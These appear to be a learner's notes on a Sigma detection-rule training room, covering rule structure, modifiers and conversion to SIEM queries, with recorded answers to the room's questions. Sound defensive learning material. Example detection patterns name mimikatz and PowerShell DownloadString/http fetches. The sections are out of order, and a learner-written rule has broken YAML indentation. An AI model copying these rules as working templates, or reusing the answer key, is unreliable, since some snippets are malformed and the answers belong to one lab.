For example, the Sigmac CLI tool or Uncoder.io would be essential to the detection investigations. You may encounter instances where the tools produce slightly different conversion outputs from the same rule and may not entirely match up with your backend configuration.

Let us consider converting the [Chmod Suspicious Directory Linux rule](#) (opens in new tab) into Elastic Query. Starting with Sigmac, we set our target backend as Elastic Query using the `-t es-q` option and follow that with selecting our preferred configuration option. After that, set the rule from your directory and obtain our output which is a query that matches the process using the field names `image` and `commandline`, with options that point to various directory files where it would be suspicious to find the "change mode" `chmod` command being run.

Sigmac Conversion - Linux Chmod

```
root@THM:~/Rooms/sigma/sigma/tools# python3.9 sigmac -t es-q -c elk-linux ../rules/linux/process_creation/proc_creation_lnx_susp_chmod_directories.yml
```

```
(Image.keyword:*\\chmod AND CommandLine.keyword:(*\\tmp\\* OR *\\.Library\\* OR *\\etc\\* OR *\\opt\\*))
```


On the side of using Uncoder.io, the rule conversion produces a query that matches based on the field names **process.executable** and **process.command_line**.

Uncoder.io Conversion -LinuxChmod

```
(process.executable:*\\chmod AND process.command_line:(*\\tmp\\/* OR *\\.Library\\/* OR *\\etc\\/* OR *\\opt\\/*))
```

Despite the similarities in the output, you would end up deciding on the best outcome for your configuration and considering any regex used to escape any special characters.

The Log Source Block

The `logsource` block tells the converter what kind of data the rule expects. Without it, the converter wouldn't know whether to query Sysmon process events, Windows Security logs, or Linux auditd records.

```
logsource:
  category: process_creation
  product: windows
```

Three optional keys live here:

- `category`: the type of log event. Examples: `process_creation`, `network_connection`, `file_event`, `registry_event`.
- `product`: the vendor or platform. Examples: `windows`, `linux`, `aws`, `okta`.
- `service`: the specific service within the product. Examples: `sysmon`, `security`, `powershell`.

You don't always need all three. By mapping only the category of a `process_creation` rule for product `windows`, it works whether the underlying logs come from Sysmon Event ID 1 or Windows Security Event ID 4688. The point is: `logsource` describes the data abstractly, and the converter resolves it to the specific index, logs, or table in the target SIEM.

The Detection Block: The Core Logic

This is the heart of every Sigma rule. The `detection` block has two parts: **selections** and a **condition**.

```
detection:
  selection_img:
    Image|endswith: '\\whoami.exe'
    CommandLine|contains: '/all'
  condition: selection_img
```

Selections

A selection is a named block of field/value pairs that need to match. The name is up to you, for example: `selection`, `selection_img`, `filter_admin`, `keywords`, anything descriptive. The convention is to prefix exclusions with `filter_` and inclusions with `selection_`, but the names themselves carry no special meaning. They're labels you reference later in the condition.

Think that a selection is like the parentheses `()` in most of the query languages, but with names. All the conditions inside a selection should match, like an `AND`. For example, the detection block above is the same as, in Elastic KQL:

```
(Image:"*\whoami.exe" and CommandLine:"*/all*")
```

Modifiers

By default, a Sigma field match is an exact equality. To do anything else, such as a regex match, you need to append a modifier with a pipe:

```
Image|endswith: '\whoami.exe'
```

```
CommandLine|contains: 'mimikatz'
```

```
TargetFilename|startswith: 'C:\Users\Public\'
```

```
ProcessName|re: '^[a-z]{8}\.exe$'
```

The most common modifiers:

- **contains**: substring match anywhere in the field.
- **startswith**: match the beginning of the field.
- **endswith**: match the end of the field.
- **re**: regular expression match.
- **all**: every value in the list must match.

All the modifiers can be found in the official [Sigma documentation](#)(opens in new tab).

Wildcards and Lists

Another way to define the possible field values is to use lists. A YAML list under a field is treated as an **OR** by default. This example rule below fires if **Image** ends with **either** **whoami.exe** **or** **net.exe**:

```
selection:
  Image|endswith:
    - '\whoami.exe'
    - '\net.exe'
```

Note that if you use the **all** modifier (**Image|endswith|all**), the list will work as an AND instead of an OR. A good example of this usage is when a detection relies on matching specific patterns in **CommandLine**, regardless of the command order:

```
selection:
  CommandLine|contains|all:
    - 'powershell'
    - 'DownloadString'
    - 'http'
```

Another sigma popular resource is the wildcard (*****), which is supported in plain string matches:

```
selection:
  CommandLine: '*-EncodedCommand*'
```

Condition

The `condition` is a boolean expression that combines selections. The simplest condition is a single selection name. From there, you can use `and`, `or`, `not`, and a few helpers:

Condition	Meaning
<code>selection</code>	Match if <code>selection</code> matches
<code>selection and not filter_admin</code>	Match <code>selection</code> , except when <code>filter_admin</code> also matches
<code>1 of selection_*</code>	Match if at least one selection starting with <code>selection_</code> matches
<code>all of selection_*</code>	All selections starting with <code>selection_</code> must match
<code>all of them</code>	Every selection in the rule must match

Triage and Response Fields

Two final fields wrap up the rule:

- `falsepositives`: a list of known legitimate triggers. This is what you read first when triaging an alert: "Are any of these known FPs in play?"
- `level`: the severity: `informational`, `low`, `medium`, `high`, or `critical`. Maps to the alert priority in the SIEM.

```
falsepositives:
  - Legitimate administrator activity
  - IT scripts performing user enumeration
level: low
```

These fields don't change what the rule matches. They change how the alert is **handled** when it fires.

Practice: Analyzing a Real Rule

Now, it's time to apply this to a real rule from the public SigmaHQ repository. Open the following rule on GitHub and read it top to bottom:

Suspicious Encoded PowerShell Command Line([opens in new tab](#)). — `proc_creation_win_powershell_base64_encoded_cmd.yml`

This rule is more complex than the examples you've worked with so far. It uses multiple selections, a filter, and a richer condition expression. Don't worry if every detail isn't immediately obvious. Work through it methodically and use the anatomy you've just learned to understand each block to its purpose.

Answer the questions below

Based on the rule metadata, what is a known malware that uses this technique?

Emotet

What is the name of the selection that is excluding a specific CommandLine parameter?

filter_optional_remote_signed

What field is used on selection_img to prevent the usage of a renamed PowerShell executable?

OriginalFileName

Task 6 - Practical Scenario

In this task, you are expected to write rules based on provided scenarios, convert them to the appropriate SIEM used in the deployed machine and identify any useful information using the queries to help you answer the questions.

Scenario: Your organisation, Aurora, has recently been experiencing unusual activities on some of the machines on the network. Amongst these activities, the IT Manager noted that an unknown entity created some scheduled tasks on one of the machines and that ransomware activity was also recorded.

The SOC Manager has approached you to find ways of identifying these activities from the logs collected on the environment. It would be best if you used Sigma rules to set your detection parameters and perform search queries through the Kibana dashboard.

To complete the task, you will require two Sigma rules processed into ElasticSearch to query for the scheduled task and the ransomware events. Below are tips to construct a good rule for the task:

- For the Scheduled Task, understand that it is a **process creation** event.
- The rule's detection variables should contain **image and commandline** arguments.
- You may choose to exclude **SYSTEM** accounts from the query.
- For the ransomware activity, you'll look for a created file ending with **.txt**.
- The file creation process would be run via **cmd.exe**.
- Change the default time window on Kibana from the default **last 30 days** to **last 1 year** (or ensure it encompasses 2022).

```
title: #Title of your rule
id: #Universally Unique Identifier (UUID) Generate one from https://www.uuidgenerator.net
status: #stage of your rule testing
description: #Details about the detection intentions of the rule.
author: #Who wrote the rule.
date: #When was the rule written.
modified: #When it was updated

logsource:
category: #Classification of the log data for
product: #Source of the log data


detection:
selection:
FieldName1: Value #Search identifiers for the detection
FieldName2: Value
condition: selection #Action to be taken.
fields: #List of associated fields that are important for the detection
falsepositives: #Any possible false positives that could trigger the rule.
```

```
level: medium #Severity level of the detection rule.
tags: #Associated TTPs from MITRE ATT&CK
-attack.credential_access #MITRE Tactic
-attack.t1110 #MITRE Technique
```

Answer the questions below (First 3 questions for scheduled task, last 4 questions for ransomware)


To detect the creation of the scheduled task, what detection value would be appropriate for the Sigma rule? `\schtasks.exe` (inside the windows)

What was the name of the scheduled task created? **spawn** (from gemini - What would be the cmd.exe command that would create a scheduled task using schtasks.exe - `schtasks /Create /TN "TaskName" /TR "PathToProgram" /SC SCHEDULE_TYPE [Modifier]`)




```
root@ip-10-112-88-4: ~/Rooms/sigma
File Edit View Search Terminal Help
title: Scheduled Task
Status: test
description: detect scheduled tasks
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    image: '\schtasks.exe'
    CommandLine|contains|all:
      - 'schtasks'
      - 'create'
filter:
  user: NT AUTHORITY\SYSTEM
  condition: selection and not filter
```

convert uncoder.io



```
alert:
- debug
description: detect scheduled tasks. Author: . Rule ID: 3a31a407-a2da-4a0f-8eff-622d58a2101d. License: DRL 1.1.
filter:
- query_string:
  query: (process.executable:\\schtasks\\.exe AND (process.command_line:*schtasks* AND process.command_line:*create*)) AND
  NOT (User:NT AUTHORITY\\SYSTEM)
index: winlogbeat-*
name: Scheduled Task
priority: 4
realent:
minutes: 0
type: any
```

tn: task name (schtasks /Create /TN "TaskName" /TR "PathToProgram" /SC SCHEDULE_TYPE [Modifier])



What time is this task meant to run? **20:10** (written picture above in second line of elastic)

To detect ransomware activity, what logsource category would be appropriate for the Sigma rule? `file_event`

(created sigma rule for ransomware activity)

```

1 title: Ransomware Detection
2 status: test
3 description: Detection of Ransomware
4 logsource:
5   category: file_creation
6   product: windows
7 detection:
8   selection:
9     Image: '\cmd.exe'
10    TargetFilename|endswith: '.txt'
11 condition: selection
12
13

```


then converted encoder.io

```


ElasticAlert Alert (Lucene)
TRANSLATE
alert:
- debug
description: Detection of Ransomware. Author: . Rule ID: be79da43-df7e-47ff-941b-69fa8f0e2bf5. License: DRL 1.1.
filter:
- query_string:
  query: (process.executable:\\cmd\\.exe AND file.path:*.txt)
index: winlogbeat-*
name: Ransomware Detection
priority: 4
realert:
minutes: 0
type: any

```


Got answer



What is the name of the created file? YOUR_FILES.txt




What was the event code associated with the activity? 11



What were the contents of the created ransomware file? T1486 - Purelocker Ransom Note

After checked your_files.txt, Added process.command.line and proces.parent.command in search area.



Task 7 - Conclusion

SIGMA SYNTAX

title: #Title of your rule

id: #Universally Unique Identifier (UUID) Generate one from <https://www.uuidgenerator.net>

status: #stage of your rule testing

description: #Details about the detection intentions of the rule.

author: #Who wrote the rule.

date: #When was the rule written.

modified: #When was it updated

logsource:

→ **category:** #Classification of the log data for detection

→ **product:** #Source of the log data

detection:

→ **selection:**

→ **Field Name1:** #Search identifiers for the detection

→ **Field Name2:**

→ **condition:** #Action to be taken.

fields: #List of associated fields that are important for the detection

falsepositives: #Any possible false positives that could trigger the rule.

level: medium #Severity level of the detection rule.

Detection Expression

```

WMI_Event_Subscription.yml

detection:
  selection:
    EventID: # This shows the search identifier value
      - 19    # This shows the search's list value
      - 20
      - 21
    condition: selection
        
```

General Detection Expression Principles

Adapted from: <https://github.com/SigmaHQ/sigma/wiki/Specification>

- YAML rules apply
- All values are case-insensitive strings with wildcards: '*' and '?'
- Wildcards can be escaped with \, e.g. *. If a wildcard after a backslash should be searched, the backslash has to be escaped: *
- Empty value: ''
- Null value is defined with 'null'

Condition Expression		Search Identifiers		
Operator	Example	Data Type	Example	Operator
Logical and/or	Selection1 or selection2	Lists	EventID:	OR
1/all of search-identifier	1 of selection		- 4605	
1/all of them	All of them		- 8201	
1/all of search-id-pattern	All of filter_*			
Negation with 'not'	Selection and not filter	Maps	Filter:	AND
Order of operation '()'	1 of selection andnot (filter1 or filter2)		EventID: 3325 EventID: 4523	

Value Modifier	What it Does Example	Example
contains	adds a * to the beginning & end of the field value	'CommandLine contains'
all	Changes the default list behavior from "or" to "and"	CommandLine contains all
startswith	Adds a * to the end of the field value	Image startswith
endswith	Adds a * to the beginning of the field value	Parentimage endswith
re	Allows the use of Regex	Hostname re: '[A-Za-z0-9]{16}\$'

```

Sigma Rule Conversion

user@THM$ /sigma/tools/sigmac -t qradar rules/windows/process_creation_win_anydesk.yml

SELECT UTF8(payload) as search_payload from events where ((EventID='1' and LOGSOURCETYPENAME(devicetype)
ilike '%Microsoft Windows Security Event Log%') and (Description='AnyDesk' or Product='AnyDesk' or Compa-
ny='AnyDesk Software GmbH'))

user@THM$ /sigma/tools/sigmac -t splunk -c sysmon rules/windows/process_creation_win_anydesk.yml

(EventID:"1" (Description="AnyDesk" OR Product="AnyDesk" OR Company="AnyDesk Software GmbH"))

user@THM$ /sigma/tools/sigmac -t es-qs -c winlogbeat rules/windows/process_creation_win_anydesk.yml

(winlog.event_data.Description:"AnyDesk" OR winlog.event_data.Product:"AnyDesk" OR winlog.event_data.Com-
pany:"AnyDesk\Software\GmbH")

```


Task 5 - From YAML to SIEM Query

You're now familiar with the process of writing a Sigma rule and testing its syntax. But here's a question worth pausing on: where does that YAML actually run?

The answer is: **nowhere, by itself**. Sigma rules are declarations of detection logic, not queries. To turn one into something that actually runs in your SIEM, you need a converter.

Why Conversion Exists

Sigma was deliberately designed as a specification, not an engine. The whole point is portability, and portability only works if the format itself is agnostic to any particular execution environment. So Sigma describes the detection abstractly, and a separate tool, `sigma-cli` (powered by [SigmaHQ\(opens in new tab\)](#)), reads the YAML and emits a query in the target language you specify.



Backends and Pipelines

Before walking through a conversion in practice, two terms you'll see in the Sigma conversion process are **backend** and **pipeline**. Think of it like translating a recipe for a different kitchen: the backend handles the language (English to Japanese), and the pipeline handles the local ingredients (swap "cilantro" for "coriander", "scallion" for "spring onion"). Both have to be right for the recipe to actually cook in the new kitchen.

Backend

A **backend** is the target query language. Each backend knows how to translate Sigma's generic boolean logic into the syntax of one specific SIEM:

- `splunk` → SPL
- `kusto` → Microsoft Sentinel KQL
- `elasticsearch` → EQL
- `qradar` → AQL
- `crowdstrike` → CrowdStrike Query Language

You pick the backend using the `-t` flag on `sigma-cli`.

Pipeline

A **pipeline** handles the messier problem: field name mapping. Sigma's field names are generic (`Image`, `CommandLine`, `ParentImage`), but the actual logs in your SIEM might call those fields something completely different.

For example:

Sigma field	Splunk (CIM)	Sentinel (DeviceProcessEvents)	Elastic ECS
<code>ParentImage</code>	<code>Processes.parent_process_path</code>	<code>InitiatingProcessFolderPath</code>	<code>process.parent.executable</code>
<code>ParentCommandLine</code>	<code>Processes.parent_process</code>	<code>InitiatingProcessCommandLine</code>	<code>process.parent.command_line</code>

A pipeline is a YAML configuration that tells the converter: "When you see `Image` in a Sigma rule, translate it to `NewProcessName` for Sentinel and `process_path` for Splunk". `sigma-cli` ships with official pipelines for the common combinations (Sysmon → Splunk, ECS → Elastic, etc.), and you can write custom ones for in-house log formats. You can pick the pipeline using the `-p` flag.

Backend + pipeline = a complete conversion. Skip the pipeline, and the converter will emit a query that references `Image` literally, which won't match anything in a SIEM that calls that field as `NewProcessName`.

When Conversion Goes Wrong

Conversion is mostly painless, but a few failure modes come up often enough that you should recognize them when they hit:

- **Missing pipeline:** You ran the converter without `p`, and the output references generic Sigma field names (`Image`, `CommandLine`) that don't exist in your SIEM. The query is syntactically valid but returns no results.
- **Unsupported modifier in the chosen backend:** Some modifiers (`re|i` for case-insensitive regex, certain CIDR helpers) aren't supported by every backend. The converter will error out and tell you exactly which modifier broke it.
- **Unknown log source category:** You used a `category` that the pipeline doesn't know how to map. Common when you're targeting a niche data source (e.g., `category: webserver` against a pipeline that only knows Windows endpoint categories).
- **Field-name drift in the SIEM:** The pipeline maps to a field name that used to be correct, but the SIEM vendor has since renamed. The query runs without error but returns no events. This one is sneaky; always confirm a converted query produces hits on a known-good event before declaring victory.

Practice: Converting Your Sigma Rule

Let's take the `first-detection.yml` rule from the previous task and convert it to three different SIEM query languages:

Splunk SPL

```
sigma convert -t splunk -p splunk_cim first-detection.yml
```

Microsoft Sentinel KQL

```
sigma convert -t kusto -p microsoft_xdr first-detection.yml
```

Elastic EQL

```
sigma convert -t eql -p ecs_windows first-detection.yml
```

Look closely at all three. The **logic** is identical, but the **syntax** is wildly different. The **field names** are different. The **table or index** is different. That gap, between identical logic and three incompatible queries, is exactly what Sigma was built to bridge.

Answer the questions below

After the conversion, which field was used for `CommandLine` in Splunk SPL?

Processes.process

After the conversion, which field was used for Image in Microsoft Sentinel KQL?

FolderPath

After the conversion, which field was used for CommandLine in Elastic EQL?

process.command_line